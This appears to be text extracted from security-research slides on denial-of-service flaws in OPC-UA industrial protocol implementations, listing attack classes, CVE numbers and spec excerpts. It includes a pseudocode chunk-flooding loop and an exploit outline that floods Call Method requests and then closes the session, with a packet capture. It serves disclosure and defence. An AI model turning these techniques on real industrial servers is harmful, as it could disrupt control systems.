


Denial of Service - Chunk Flooding


```
while !isFinalChunk:  
    add(chunk)
```



Denial of Service - Chunk Flooding



Denial of Service - Chunk Flooding



CVE-2022-21208 CVE-2022-24381

CVE-2022-25761 CVE-2022-25888

CVF-2022-25304 CVF-2022-29864

Denial of Service – Attack Concepts

Resource exhaustion - uncontrolled memory management

- Chunk Flooding
- Unlimited Condition Refresh Attack
- Unlimited Persistent Monitored Subscriptions
- Unlimited Open Channels

Threads deadlock

- Worker Starvation

Use-after-free bugs

- **Method Calling From Dead Session**
- Add/Remove From Namespace While Browsing

Buffer overflows - heap/stack corruption

- Unicode Conversion - OOB Write

Uncaught exceptions

- Parser Bug - Dissecting Malformed OPC-UA Data Type

Busy loops / unlimited recursions – call-stack overflow

- Complex Deep Nested Variants (OTORIO)
- Certificate Chain Loop (Sector7)
- Unlimited Translate Browse Path (JFrog)

Denial of Service - Method Calling From Dead Session

5 Service Sets ↑ ⊕ ⊕

5.11 Method Service Set ↑ ⊕ ⊕

5.11.2 Call ↑ ⊕ ⊕

5.11.2.1 Description ↑

This Service is used to call (invoke) a list of *Methods*.

This Service provides for passing input and output arguments to/from a *Method*. These arguments are defined by *Properties* of the *Method*.

If the *Method* is invoked in the context of a *Session* and the *Session* is terminated, the results of the *Method*'s execution cannot be returned to the *Client* and are discarded. This is independent of the task actually performed at the *Server*.

The order the operations are processed in the *Server* is not defined and depends on the different tasks and the internal *Server* logic. If a *Method* is contained in more than one operation, the order of the processing is undefined. If a *Client* requires sequential processing the *Client* needs separate *Service* calls.

<https://reference.opcfoundation.org/v104/Core/docs/Part4/5.11.2/>

```
@uamethod  
def multiply(parent, x, y):  
    print("multiply method call with parameters: ", x, y)  
    return x * y
```

Example to exposed function (python-opcua)

Denial of Service - Method Calling From Dead Session

5 Service Sets ↑ ⊕ ⊕

5.11 Method Service Set ↑ ⊕ ⊕

5.11.2 Call ↑ ⊕ ⊕

5.11.2.1 Description ↑

This Service is used to call (invoke) a list of *Methods*.

This Service provides for passing input and output arguments to/from a *Method*. These arguments are defined by *Properties* of the *Method*.

If the *Method* is invoked in the context of a *Session* and the *Session* is terminated, the results of the *Method*'s execution cannot be returned to the *Client* and are discarded. This is independent of the task actually performed at the *Server*.

The order the operations are processed in the *Server* is not defined and depends on the different tasks and the internal *Server* logic. If a *Method* is contained in more than one operation, the order of the processing is undefined. If a *Client* requires sequential processing the *Client* needs separate *Service* calls.

<https://reference.opcfoundation.org/v104/Core/docs/Part4/5.11.2/>

```
@uamethod
def multiply(parent, x, y):
    print("multiply method call with parameters: ", x, y)
    return x * y
```

Example to exposed function (python-opcua)

Denial of Service - Method Calling From Dead Session

Did all stacks implement this correctly?

Exploit:


- Sending many Call Method Request
- And immediately close the session

No.	Time	Source	Destination
49	0.128593	10.51.0.21	10.10.7.10
50	0.130028	10.51.0.21	10.10.7.10
51	0.130069	10.10.7.10	10.51.0.21



```
Security Token Id: 1
Security Sequence Number: 5
Security RequestId: 6
└ OpcUa Service : Encodable Object
  └ TypeId : ExpandedNodeId
    └ CallRequest
      └ RequestHeader: RequestHeader
        └ MethodsToCall: Array of CallMethodRequest
          └ ArraySize: 255
            └ [0]: CallMethodRequest
            └ [1]: CallMethodRequest
            └ [2]: CallMethodRequest
            └ [3]: CallMethodRequest
            └ [4]: CallMethodRequest
            └ [5]: CallMethodRequest
            └ [6]: CallMethodRequest
            └ [7]: CallMethodRequest
            └ [8]: CallMethodRequest
            └ [9]: CallMethodRequest
            └ [10]: CallMethodRequest
            └ [11]: CallMethodRequest
            └ [12]: CallMethodRequest
```

ArraySize (opcua.variant.ArraySize), 4 bytes

